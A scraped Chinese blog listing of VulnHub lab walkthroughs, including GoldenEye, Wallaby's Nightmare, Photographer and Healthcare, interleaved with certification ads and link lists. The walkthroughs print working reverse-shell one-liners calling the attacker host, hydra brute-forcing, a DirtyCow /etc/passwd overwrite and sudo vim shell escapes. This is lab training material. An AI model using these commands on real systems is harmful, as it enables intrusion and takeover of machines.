搜索到
183
篇与
的结果
-
 vuln靶机-GoldenEye1.1,OSCP必刷靶机 靶机地址:https://www.vulnhub.com/entry/goldeneye-1,240/首先我们使用arp-scan -l进行内网主机探测使用nmap对靶机进行端口探测打开web80端口提示我们需要进入/sev-home/这个目录下面进行登录显然这是一个401验证下面出现了一个编码的password,还有一个用户BorisInvincibleHack3r看样子是html编码,解码试试,得到结果InvincibleHack3r我们用这个已知的用户进行登录,第一次大写的Boris登录失败,这里需要使用小写的boris,就能登录成功啦这里有一个提示就是pop3服务器运行在一个非常高的端口上,我们查看源代码的时候需要一直往下翻,找到两个用户分别是Natalya,Boris将可能的用户加入到这个字典开始爆破hydra -L ./user.txt -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-10000.txt -s 55007 10.10.10.134 pop3 -vV -t 10爆破成功一个用户我们使用nc连接目标地址(根据提示说pop3服务器在高端口),使用账号密码登录进去,有两封信第二封信包含了一个账号密码还有让我们修改hostsWindows路径:C:\Windows\System32\drivers\etc\hosts修改/etc/hosts后,这里就能得到一个cms访问severnaya-station.com/gnocertdir地址:继续点一点,发现要登陆,使用邮件获得的用户密码进行登陆用户名:xenia 密码:RCP90rulez!Home / ▶ My profile / ▶ Messages --->发现有一封邮件,内容发现用户名doak爆破用户名doak的邮件,获得用户名密码:doak/goatecho doak > GodenEye.txt ---将用户名写入txt文本中hydra -L GodenEye.txt -P /usr/share/wordlists/fasttrack.txt 10.10.10.134 -s 55007 pop3登录doak用户查看邮件信息邮件消息说,为我们提供了更多登录凭据以登录到应用程序。让我们尝试使用这些凭据登录。用户名:dr_doak密码:4England!使用新的账户密码登录CMS登录后在:Home / ▶ My home 右边发现: s3cret.txt 另外发现这是Moodle使用的2.2.3版本现在我们查看文件的内容,指出管理员凭据已隐藏在映像文件中,让我们在浏览器中打开图像以查看其内容。查看这个图片将图像下载到本地,使用strings进行分析,当然也可以使用exiftool图片分析工具wget http://severnaya-station.com/dir007key/for-007.jpg用以上命令都可以查看到base64编码隐藏信息:eFdpbnRlcjE5OTV4IQ==xWinter1995x!使用获得的信息进行登录用户名:GoldenEye密码:xWinter1995x!severnaya-station.com/gnocertdir线索中说,这是管理员用户的密码。管理员用户身份继续登陆应用程序,切换到admin用户登录即可成功将代码替换到Path to aspellip改为攻击机ip,然后点击Save changes接着在kali上监听1234端口,然后找到Home / ▶ My profile / ▶ Blogs / ▶ Add a new entry,点击下图3的位置反弹shell提示了一个错误,说未发现拼写错误那么多尝试几个反弹shell的命令rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.10.130 1234 >/tmp/fperl -e 'use Socket;$i="10.10.10.130";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};'python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.130",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'直到使用python使用FeatherScanwget 10.10.10.130:8000/FeatherScan.shchmod +x FeatherScan.sh./FeatherScan.sh来看看有没有可以利用的suid文件并且可能存在藏牛提权那么我们尝试使用藏牛进行提权,使用openssl生成一个密码然后将github下载下来的藏牛脚本移动到靶机上,并进行编译我们检查一下这个系统有没有gcc和cc,是没有gcc的我们可以使用cc命令,这里编译报错不用管,不影响脚本使用随后写一个passwd标准用户,到一个临时passwd文件中,利用藏牛脚本进行提权,就没有任何回应了,可能添加成功了,但是需要重启靶机,而且再次点击那个ABC按钮进行反弹shell也不会成功,所以判断不了是否添加成功,那么就是失败echo "xiaoyu:$1$abc$mJPQCTATLDV5aNzcHMYLr/:0:0::/root:/bin/bash" > /tmp/passwd./exp1 /etc/passwd "$(cat /tmp/passwd)"重启靶机重新反弹shell,再看看有没有内核漏洞使用FeatherScan.sh查看完整的系统信息searchsploit ubuntu 3.13 14.04 Privilege看到一个合适的,直接复制下来检查一下有没有用到gcc的,因为靶机不能用gcc然后我们需要修改这个gcc为cc命令然后从kali中下载这个exp,编译并执行,报错没关系,提权还是能正常提权的全网低价证书找我 + baibaixiaoyu2024包括且不限于cisp,cisp-pte,pts,cissp,cisp-ire,cisa,OSCP,osep等等往期推荐新版BurpSuite v2025.6.3汉化版,附激活教程Fine!2025最新款信息收集综合工具若依Vue漏洞检测工具v7更新最好用的下一代目录爆破工具,全方位的目录爆破集成MemProcFS,Vol2和Vol3的内存取证神器重大更新!FeatherScan v4.5 内网 Linux 信息收集,提权一键梭哈神器x-WAF,一个基于fuzz的WAF绕过渗透工具这10款内网穿透工具,一定有你没用过的红队命令速查手册挖SRC必须知道的25个漏洞提交平台挖SRC必须知道的25个漏洞提交平台FeatherScan v4.0 - 一款Linux内网全自动信息收集工具掩日-适用于红队的综合免杀工具2025最新渗透测试靶场推荐近400个渗透测试常用命令,信息收集、web、内网、隐藏通信、域渗透等等【内网渗透】隐藏通信隧道技术内网渗透必备,microsocks,一个轻量级的socks代理工具神器分享 红队快速打点工具-DarKnuclei红日靶场5,Windows内网渗透,社工提权,多种域内横向移动思路【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!一个永久的渗透知识库【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,Windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透
-

vulnhub靶机-devt-improved,nano/vim提权 靶机地址:https://www.vulnhub.com/entry/digitalworldlocal-development,280/nmap 详细扫一下端口开放情况访问8080端口,发现IIS版本是6.0翻译告诉我们可以访问这个界面查看更多信息这里发现一个目录Patrick,Intern作为可能的用户查看源码发现了一个test.pcap流量包使用大鲨鱼打开,找到了一个get请求并且是php文件尝试访问,告诉我们没有要处理的事务来到这个界面,四处点点有个登录框继续找,发现了一个密码再继续对这个目录进行扫描gobuster dir -u http://10.10.10.130:8080/developmentsecretpage/ -w /data/SecLists_Dict/Discovery/Web-Content/directory-list-2.3-big.txt -x html,txt,php,js发现一个version.txt,里面有一个slog_users.txt提示http://10.10.10.130:8080/developmentsecretpage/version.txt来访问解密结果intern:12345678900987654321patrick:P@ssw0rd25qiu:qiu只有第一个用户能ssh登录echo os.system('/bin/bash')这个用户有点特殊,它能本地切换,但是ssh连接不了上FeatherScan进行提权信息收集,发现可以使用nano和vim进行提权依次输入上面的命令提权成功!同样的也可以使用vim进行提权sudo vim -c ':py3 import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")'# 或者sudo vim -c ':!/bin/sh'全网低价证书找我 + baibaixiaoyu2024包括且不限于cisp,cisp-pte,pts,cissp,cisp-ire,cisa,OSCP,osep等等往期推荐新版BurpSuite v2025.6.3汉化版,附激活教程Fine!2025最新款信息收集综合工具若依Vue漏洞检测工具v7更新最好用的下一代目录爆破工具,全方位的目录爆破集成MemProcFS,Vol2和Vol3的内存取证神器重大更新!FeatherScan v4.5 内网 Linux 信息收集,提权一键梭哈神器x-WAF,一个基于fuzz的WAF绕过渗透工具这10款内网穿透工具,一定有你没用过的红队命令速查手册挖SRC必须知道的25个漏洞提交平台挖SRC必须知道的25个漏洞提交平台FeatherScan v4.0 - 一款Linux内网全自动信息收集工具掩日-适用于红队的综合免杀工具2025最新渗透测试靶场推荐近400个渗透测试常用命令,信息收集、web、内网、隐藏通信、域渗透等等【内网渗透】隐藏通信隧道技术内网渗透必备,microsocks,一个轻量级的socks代理工具神器分享 红队快速打点工具-DarKnuclei红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!一个永久的渗透知识库【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透
-

Nightmare (v1.0.2)-vulnhub靶机渗透 靶机下载地址:https://www.vulnhub.com/entry/wallabys-nightmare-v102,176/这是一个类似于ctf的机器,靠脑洞随便输入一个数字就行点击上面的start the ctf,就来到了这个界面,经过dirb,dirsearch的扫描之后没有其他有用的界面,就一个图片,那么漏洞点就很容易猜啦就是文件包含漏洞了,这样子看不好看我们使用curl命令就好了curl http://10.10.10.132/?page=/etc/passwd我包含了各种文件,直到包含到了这个knockd.conf然后80端口就关闭了。。。。之后这个80端口就关闭了,新开放了一个60080端口尝试访问一下看看看看图片有没有隐写信息,也是没有再来猜测一下,和首页一样,有一个page参数,也是猜测成功了!我们使用dirb进行文件包含的爆破直到mailer,又是一个新的界面了,并且下面还有一个提示信息我们抓包,尝试执行whoami!成功发现漏洞点!查看python的版本,包含了3,但是没有2那么就使用python3进行反弹shell吧export RHOST="10.10.10.128";export RPORT=1234;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'我是用uname -a的时候看到了系统信息比较老,可以使用藏牛提权!我们直接去github上下载藏牛的exp就好啦!至此提权成功啦往期推荐全网低价证书找我 + baibaixiaoyu2024包括且不限于cisp,cisp-pte,pts,cissp,cisp-ire,cisa,OSCP,osep等等往期推荐新版BurpSuite v2025.6.3汉化版,附激活教程Fine!2025最新款信息收集综合工具若依Vue漏洞检测工具v7更新最好用的下一代目录爆破工具,全方位的目录爆破集成MemProcFS,Vol2和Vol3的内存取证神器重大更新!FeatherScan v4.5 内网 Linux 信息收集,提权一键梭哈神器x-WAF,一个基于fuzz的WAF绕过渗透工具这10款内网穿透工具,一定有你没用过的红队命令速查手册挖SRC必须知道的25个漏洞提交平台挖SRC必须知道的25个漏洞提交平台FeatherScan v4.0 - 一款Linux内网全自动信息收集工具掩日-适用于红队的综合免杀工具2025最新渗透测试靶场推荐近400个渗透测试常用命令,信息收集、web、内网、隐藏通信、域渗透等等【内网渗透】隐藏通信隧道技术内网渗透必备,microsocks,一个轻量级的socks代理工具神器分享 红队快速打点工具-DarKnuclei红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!一个永久的渗透知识库【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透
-

Photographer 1-vulnhub靶机渗透 官网链接:https://download.vulnhub.com/photographer/Photographer.ova这是80端口第一时间查看源码,这是作者的信息,可能有用随后对这个靶机进行全端口扫描使用无密码连接并显示SMB服务器的文件列表(需要SMB服务器支持无密码连接),有一个sambashare共享文件夹无密码登录进去看看,登录成功了是agi发给daisa的一封邮件,告诉daisa网站已经搭建好了,不要忘记你的密码:babygirl我们使用dirsearch扫描的时候,扫描到一个后台地址/admin,输入它的邮箱和密码,就可以登录啦这是登录成功的界面那么漏洞呢?我们使用whatweb cms指纹识别工具,识别到了这个cms系统为koken 并且版本为 0.22.24 ,然后使用searchsploit漏洞检索出这个漏洞利用信息查看是怎么利用的嘞,大概就是讲需要登录到后台,然后上传一个 shell.php.jpg 一个图片格式的php马,然后利用burp修改后缀为shell.php这样就可以getshell了那么我们根据他的提示来,找到这个import content抓包之后修改我们反弹shell的php文件后缀在前端找到这个shell.phpkali要进行监听,点击后就可以反弹shell了,这个时候还需要创建一个交互式的终端python3 -c 'import pty;pty.spawn("/bin/bash")'我使用featherscan看到计划任务中包含了php这个东西,可能会有点用随后featherscan又看到了suid文件php7.2这个东西那么我们就可以直接进行提权了,什么?提权原理?suid提权谁还不会啊?来看看这篇find提权文章给你详解,利用的就是suid权限:Linux中Find命令也能提权?提权方式一文通透全网低价证书找我 + baibaixiaoyu2024包括且不限于cisp,cisp-pte,pts,cissp,cisp-ire,cisa,OSCP,osep等等往期推荐新版BurpSuite v2025.6.3汉化版,附激活教程Fine!2025最新款信息收集综合工具若依Vue漏洞检测工具v7更新最好用的下一代目录爆破工具,全方位的目录爆破集成MemProcFS,Vol2和Vol3的内存取证神器重大更新!FeatherScan v4.5 内网 Linux 信息收集,提权一键梭哈神器x-WAF,一个基于fuzz的WAF绕过渗透工具这10款内网穿透工具,一定有你没用过的红队命令速查手册挖SRC必须知道的25个漏洞提交平台挖SRC必须知道的25个漏洞提交平台FeatherScan v4.0 - 一款Linux内网全自动信息收集工具掩日-适用于红队的综合免杀工具2025最新渗透测试靶场推荐近400个渗透测试常用命令,信息收集、web、内网、隐藏通信、域渗透等等【内网渗透】隐藏通信隧道技术内网渗透必备,microsocks,一个轻量级的socks代理工具神器分享 红队快速打点工具-DarKnuclei红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路【渗透测试】DC1~9(全) Linux提权靶机渗透教程,干货w字解析,建议收藏【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!一个永久的渗透知识库【OSCP】vulnerable_docker,三种代理方法打入内网【内网渗透】CobaltStrike与MSF联动互相上线的方式内网渗透必备,microsocks,一个轻量级的socks代理工具【OSCP】 Kioptrix 提权靶机(1-5)全系列教程,Try Harder!绝对干货!DC-2综合渗透,rbash逃逸,git提权,wordpress靶场渗透教程【渗透测试】12种rbash逃逸方式总结红日靶场5,windows内网渗透,社工提权,多种域内横向移动思路红日靶场3,joomla渗透,海德拉SMB爆破,域内5台主机横向移动教学不用MSF?红日靶场4,从外网到域控,手工干永恒之蓝,教科书级渗透教学ATK&CK红日靶场二,Weblogic漏洞利用,域渗透攻略SQL注入中各种WAF的绕过方式,狗,盾,神,锁,宝利用MySQL特性,WAF绕过技巧SQL注入绕过某狗的WAF防火墙,这一篇就够了,6k文案超详细大型翻车现场,十种WAF绕过姿势,仅成功一种喜欢长文吗?1w字图文带你了解sqlmap,从0到1,WAF绕过,高级用法一文通透
-
Healthcare靶机渗透,vulnhub环境变量提权 vulnhub靶机介绍:vulnhub是个提供各种漏洞平台的综合靶场,可供下载多种虚拟机进行下载,本地VMware或者Oracle VM打开即可,像做游戏一样去完成渗透测试、提权、漏洞利用、代码审计等等有趣的实战。PS:需要获得root权限找到flagDifficulty:Intermediate(中级的)vulnhub靶机下载:官网链接:https://download.vulnhub.com/healthcare/Healthcare.ova开机,是这个界面我们发现主机的ip之后呢就可以进行端口扫描了80端口可以正常访问我们使用目录扫描工具,指定字典,默认扫不出来,这也是个技巧dirsearch -u 10.10.10.227 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-big.txt在robots中并没有可以利用的东西我们使用dirsearch扫到了一个系统,并且指纹信息已经得到了我们使用searchsploit漏洞检索工具,将这个exp下载下来,searchsploit -m [编号]默认执行exp的时候是错误的代码,原因是因为没有修改源代码中的ip地址这样子我们就能正常执行了,利用这个exp就能获取到admin的账号密码我们去解密,https://www.somd5.com/得到密码 ackbar成功登录到后台我们找到这个和文件相关的,那就是files,尝试上传一个一句话木马文件找到我们的shell并访问,显示了连接超时,说明已经上传成功,并且shell脚本能够正常执行我们反弹shell,并创建一个交互式的终端python -c 'import pty;pty.spawn("/bin/bash")'利用featherscan特权提升信息收集工具# kali git clone https://github.com/baibaixiaoyu2024/FeatherScan.git cd FeatherScan_v4_5_ python -m http.server # 靶机 cd /tmp wget 10.10.10.130:8000/FeatherScan_v4_5 wget 10.10.10.130:8000/feather_vuln_db.txt chmod +x FeatherScan_v4_5 